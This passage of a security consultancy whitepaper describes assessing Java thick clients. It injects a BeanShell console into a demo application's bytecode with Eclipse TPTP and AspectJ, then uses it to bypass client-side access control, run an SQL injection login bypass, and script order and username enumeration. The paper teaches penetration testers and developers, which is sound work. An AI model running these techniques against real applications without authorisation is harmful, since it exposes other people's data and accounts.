There are quite a few ways to modify the original Java bytecode to call a BeanShell console. Two are presented below: Using AspectJ and using the Eclipse TPTP, both use a high level language to choose where and what to inject.


Directly patching of Java applications through AspectJ is also discussed.

Injecting using Eclipse TPTP


In this case, since only one ClientForm instance is created we can inject the BeanShell into the constructor, which is identified in the TPTP as the "<init>" method. We create another probe, this time choosing a method Probe and an "exit" fragment type which will run our injected code after the constructor exits (to allow time for any initialisation code to be run within the constructor). The probe should include a "thisObject" so that we can pass an instance of ClientForm to the BeanShell.



We can now define the targets where this probe should be injected by selecting the package, class and method.



It will also be necessary to import the BeanShell and the Java Object Inspector (JOI).




After adding the imports, we still need to add the libraries to the Eclipse project and to the application's run script. First download both jars, bsh-2.0b4.jar and pf-joi-full.jar, into the home folder of the admin client, then add them as external jars to the Eclipse project.

The following probe fragment will be used:

```
Interpreter i = new Interpreter();  //The BeanShell interpreter
try {
  i.set("form", thisObject);
  i.eval("setAccessibility(true)");
  i.eval("server(7777)");         //Start a BeanShell console on ports 7777 and 7778
  Inspector.inspect(thisObject);    //Start the JOI using thisObject
} catch (Exception e) {
   e.printStackTrace();
}
```

This starts a new BeanShell interpreter and passes the "thisObject", which is an instance of ClientForm, using the alias "form". It then allows access to private methods, and starts the server running on port 7777 (This is an HTTP server that hosts a Java Applet with the embedded BeanShell console). Port 7778 will have an instance of the console accessible through Telnet.

Next, instrument the original AdminClient.jar with the new probe. If the methodTracing probe is also in the project, then right click on the new beanshell.probe and choose “Static instrumentation”, this will present a list of jars files to instrument.



The launch script should also include the two new JAR files:

```
java -classpath bsh-2.0b4.jar;pf-joi-full.jar;lib\appserv-ext.jar;lib\appserv-
deployment-client.jar;lib\appserv-rt.jar;lib\javaee.jar;lib\swing-layout-
1.0.4.jar;..\AdminBean\dist\AdminBean.jar;dist\AdminClient.jar;"C:\Documents and
Settings\Administrator\workspace\probe\bin" com.corsaire.ispatula.Main
```

At this point we’re ready to start the modified application which will launch the BeanShell which we can access by telneting into port 7778. Before exploring the application through the BeanShell, below is another method for injecting the console using AspectJ instead.

Injecting using AspectJ

AspectJ can weave new bytecode into an existing JAR file in a very similar manner to that of the Eclipse TPTP method but is not tied to the Eclipse IDE. To get started, we’ll need the AspectJ package from: http://www.eclipse.org/aspectj/downloads.php

The next step is to define an aspect that will be used to firstly identify where the new code should be injected (called a “pointcut” in Aspect terminology) and secondly, what code to inject (called the “advice”).

Since we’ve already found a convenient point to inject the BeanShell, namely in the constructor of the ClientForm class, we can define the pointcut as:

```
pointcut BeanShell() : execution( ClientForm.new (..) );
```

The “execution” tells AspectJ to insert the “BeanShell” code when the specified method is executed. The method signature is: *ClientForm.new(..),* the double dot in the parameter field is a wild card, because the actual ClientForm constructor requires a parameter.

The advice would be:

```
after() : BeanShell() {
    System.out.println("Injecting BeanShell");
    i = new Interpreter();
    try {
        i.set("form", thisJoinPoint.getThis() );
        i.eval("setAccessibility(true)");
        i.eval("server(7777)");
    } catch (Exception e) {
        e.printStackTrace();
    }
 }
```

Which is very similar to the code we used in Eclipse TPTP, notice the “thisJoinPoint.getThis()” to get a handle on the current object (an instance of ClientForm), which we can access from within the BeanShell as “form”.

Save the complete aspect into a file, e.g. BeanShellAspect.aj:

```
package com.corsaire.inject;


import bsh.Interpreter;
import com.corsaire.ispatula.ClientForm;
import org.pf.joi.Inspector;


public aspect BeanShellAspect {
```

```
    Interpreter i;
    pointcut BeanShell() : execution( ClientForm.new (..) );

    after() : BeanShell() {
        System.out.println("Injecting BeanShell");
        i = new Interpreter();
        try {
            i.set("form", thisJoinPoint.getThis());
            i.eval("setAccessibility(true)");
            i.eval("server(7777)");
        } catch (Exception e) {
            e.printStackTrace();
        }
      System.out.println("Injecting JOI");
      Inspector.inspect(thisJoinPoint.getThis());
     }
}
```

Now we can use the AspectJ ajc tool to weave the aspect into the existing JAR (AdminClient.jar) file and create a new JAR with the advice weaved in. The ajc tool will need the complete classpath including the BeanShell and JOI jars as well as the aspectjrt.jar file and the existing libraries required by the client:


```
c:\opt\aspectj1.6\bin\ajc -cp "c:\opt\aspectj1.6\lib\aspectjrt.jar";bsh-2.0b4.jar;pf-
joi-full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-1.0.4.jar;..\AdminBean\dist\AdminBean.jar
BeanShellAspect\src\com\corsaire\inject\BeanShellAspect.aj -inpath dist\AdminClient.jar
-outjar NewAdminClient.jar
```

To run the new JAR file we include it and the necessary libraries on the classpath:

```
java -classpath c:\opt\aspectj1.6\lib\aspectjrt.jar;bsh-2.0b4.jar;pf-joi-
full.jar;lib\appserv-ext.jar;lib\appserv-deployment-client.jar;lib\appserv-
rt.jar;lib\javaee.jar;lib\swing-layout-
1.0.4.jar;..\AdminBean\dist\AdminBean.jar;NewAdminClient.jar com.corsaire.ispatula.Main
```

We now have a BeanShell listening on port 7777 and 7778 and an instance of the JOI running and can proceed to manipulate the application. Incidentally, we can use this same technique to perform the tracing as was demonstrated with the TPTP tools.

The JOI gives a view of all the objects in scope:



The JOI is a useful GUI tool to read and set internal variables, which can also be done from within the BeanShell console. The following section focuses purely on using the BeanShell since this provides a more powerful environment than the JOI.

Attacking Java Clients

Manipulating the Application from the BeanShell

After the original JAR file has been instrumented or weaved with the injected code we can then telnet into the BeanShell on port 7778 or open a web browser to: http://localhost:7777.

```
Desktop$ telnet localhost 7778

Trying 127.0.0.1...

Connected to localhost.

Escape character is '^]'.

BeanShell 2.0b4 - by Pat Niemeyer (pat@pat.net)

bsh % print(form);

ispatulaadmin.ClientForm[frame0,0,26,602x496,layout=java.awt.BorderLayout,title=,resizab
le,normal,defaultCloseOperation=EXIT_ON_CLOSE,rootPane=javax.swing.JRootPane[,6,27,590x4
63,layout=javax.swing.JRootPane$RootLayout,alignmentX=0.0,alignmentY=0.0,border=,flags=1
6777673,maximumSize=,minimumSize=,preferredSize=],rootPaneCheckingEnabled=true]

bsh %
```

During the information gathering stage we already know that there is a “viewOrders” field which is a reference to the ManageOrdersBean EJB in the ClientForm class. But here's one more way to enumerate methods on a class:

```
bsh % methods = form.viewOrders.getClass().getDeclaredMethods();

bsh % for (i=0;i<methods.length;i++) {

       print(methods[i]);

}

public boolean
com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.login(java.lang.String,java.lang.String
)

public java.util.List com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getOrderIds()

public com.corsaire.ejb.Order
com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getOrder(int)

public java.lang.String com.corsaire.ejb._ManageOrdersBeanRemote_Wrapper.getUserId()

bsh %
```

We should now be able to perform the same operations through the BeanShell, as we did in the GUI:

```
bsh % ejb = form.viewOrders;  //Get a handle to the EJB

bsh % acc = ejb.login("bob","password");

bsh % print(acc);

bsh % A093633
```

Attacking Java Clients

Since we've just logged in as bob, we should be able to get his order numbers:

```
bsh % orders = ejb.getOrderIds(acc);
bsh % print(orders);
[1001, 1007, 1008, 1009, 1010, 1011]
```

And view the details of a particular order:

```
bsh % order = cf.viewOrders.getOrder(1001);
bsh % print(order.getBillToFirstName());
Robert
```

Attacking Java Clients

Performing the Attacks

We're now in a position to test the three attack scenarios listed at the beginning of this paper:

> Attack the access control function by manipulating the client to gain access to unauthorised order information
>
> Injection attacks such as SQLi against the server side
>
> Automated brute force or dictionary attacks

Attack Access Control

From the analysis phase, we understand which methods are called on the EJB and what parameters they expect. From the BeanShell we've already seen how to get the list of orders for a logged in user and how to query for a specific order:

```
bsh % orders = ejb.getOrderIds("A093633");
bsh % print(orders);
[1001, 1007, 1008, 1009, 1010, 1011]
bsh % order = cf.viewOrders.getOrder(1001);
bsh % print(order.getBillToFirstName());
Robert
```

Since the orders are just integers, let's try and get an order which doesn't belong to bob:

```
bsh % order = cf.viewOrders.getOrder(1002);
bsh % print(order.getBillToFirstName());
Alice
```

This proves that the application isn't correctly enforcing access control on the server side, and is only using the GUI to prevent users from clicking on orders that don't belong to them.

Since we can call getOrder directly, perhaps authentication itself is also enforced through the GUI. After restarting the application and telnetting into the BeanShell we can attempt to view an order without logging in:

```
bsh % o = form.viewOrders.getOrder(1002);
bsh % print(o.getBillToFirstName());
Alice
```

Attacking Java Clients

It's clear that although this application appears to function correctly on the surface, critical security functionality including authentication and access control are enforced on the client side instead of on the server side. This is by no means an uncommon occurrence with Java thick clients, because many developers assume, incorrectly, that since the client is compiled, it can be trusted.

SQL Injection Attacks

When attempting a basic SQL injection attack in the username field of the GUI, the validation logic prevents entering SQL meta-characters:

Using the BeanShell, this security control, is easily bypassed:

```
bsh % ejb = form.viewOrders;
bsh % result = ejb.login("bob' OR '1'='1","");
bsh % print(result);
true
```

Automated Attacks

The BeanShell is a full featured scripting environment, therefore automating attacks is straightforward using the BeanShell language. The language is a shorthand form of Java, and if desired, one could even turn on strict Java mode with the command: setStrictJava(true).

The first automated attack could simply be to enumerate valid order numbers. This is easily achieved in a loop:

```
bsh % ejb = form.viewOrders;
bsh % Order o;
// Error: EvalError: Typed variable declaration : Class: Order not found in namespace :
at Line: 1 : in file: <unknown file> : Order
```

The "Order" type is unknown, so we'll have to import it.

```
bsh % import com.corsaire.ejb.Order;
bsh % Order o;
```

```
bsh % MAX = 9000;
bsh % orders = new ArrayList();
bsh % for (i=0;i<MAX;i++) {
o = ejb.getOrder(i);
if (o != null) orders.add(o);
}
bsh % print(orders.size());
10
```

10 Orders captured.

```
bsh % for (o : orders) {
   order = (Order) o;
   print(order.getBillToFirstName() +" "+order.getBillToLastName());
}
Robert Haslop
Robert Haslop
Alice Jones
Alice Jones
Alice Jones
Robert Haslop
Robert Haslop
Robert Haslop
Robert Haslop
Robert Haslop
bsh %
```

Next, we could attempt to enumerate valid usernames using a dictionary file. Since the login method returns a blank account ID if login was unsuccessful, we can use the SQL injection vulnerability to enumerate usernames:

```
try {
    FileInputStream fstream = new FileInputStream("users.dic");
    DataInputStream in = new DataInputStream(fstream);
    BufferedReader br = new BufferedReader(new InputStreamReader(in));
    String username;
    while ((username = br.readLine()) != null)   {
```

Attacking Java Clients

```
      res = ejb.login(username+"' OR '1'='1","");
      if (res != null && res.length() > 0) print("Found user: "+username);
    }
    in.close();
} catch (Exception e){
    System.err.println("Error: " + e.getMessage());
}
```

Results in:

```
Found user: bob
Found user: admin
Found user: test
Found user: alice
```

Attacking Java Clients

Conclusions

All client code should be considered untrusted, and with the wealth of bytecode manipulation tools available for Java it is becoming easier to circumvent security implemented in Java clients. By decompiling, tracing or profiling a running Java client one can gain a better understanding of the call flow and the key objects within the application.

Bytecode manipulation tools like the Eclipse TPTP and AspectJ provide simple high level interfaces to modifying compiled Java without requiring access to the source code. It is not necessary to understand Java bytecode in order to use these tools.

Injecting a BeanShell instance into a running application can expose all the internals of the client and allow the tester to call methods that would be otherwise be hidden behind a GUI.

References

Assessing Java clients with the BeanShell: http://research.corsaire.com/whitepapers/060816-assessing-java-clients-with-the-beanshell.pdf

AspectJ: http://www.eclipse.org/aspectj/docs.php

BeanShell: http://www.beanshell.org/manual/contents.html

Eclipse TPTP: http://www.eclipse.org/tptp/

Java Object Inspector: http://www.programmers-friend.org/JOI/

Acknowledgements

This paper was written by Stephen de Vries, Principal Consultant at Corsaire and reviewed by Rogan Dawes.

About The Author

Stephen de Vries is a Principal Consultant in Corsaire's Security Assessment team. He has worked in IT Security since 1998, and has been programming in a commercial environment since 1997. He has spent the last eight years focused on Security Assessment and Audit at Corsaire, KPMG and Internet Security Systems. He was also a contributing author and trainer on the ISS Ethical Hacking course. He was a founding leader of the OWASP Java Project and regularly presents on secure programming and testing.

Stephen's past roles have included that of a Security Consultant at a leading City of London Financial institution and also Security Engineer at SMC Electronic Commerce. At both positions he was involved in corporate security at many levels and was responsible for consulting on the paper security policies and procedures, conducting vulnerability assessments, designing, deploying and managing the security infrastructure of the organisation.

About Corsaire

Corsaire are experts at securing information systems, consultancy and assessment. Through our commitment to excellence we provide a range services to help organisations protect their information assets and reduce corporate risk.

Founded privately in the United Kingdom in 1997, we operate on an international basis with a presence across Europe, Africa and the Asia-Pacific rim. Our clients are diverse, ranging from government security agencies and large blue-chip FTSE, DAX, Fortune 500 profile organisations to smaller internet start-ups. Most have been drawn from banking, finance, telecommunications, insurance, legal, IT and retail sectors. They are experienced buyers, operating at the highest end of security and understand the differences between the ranges of suppliers in the current market place. For more information contact us at contact-us@corsaire.com or visit our website at http://www.corsaire.com.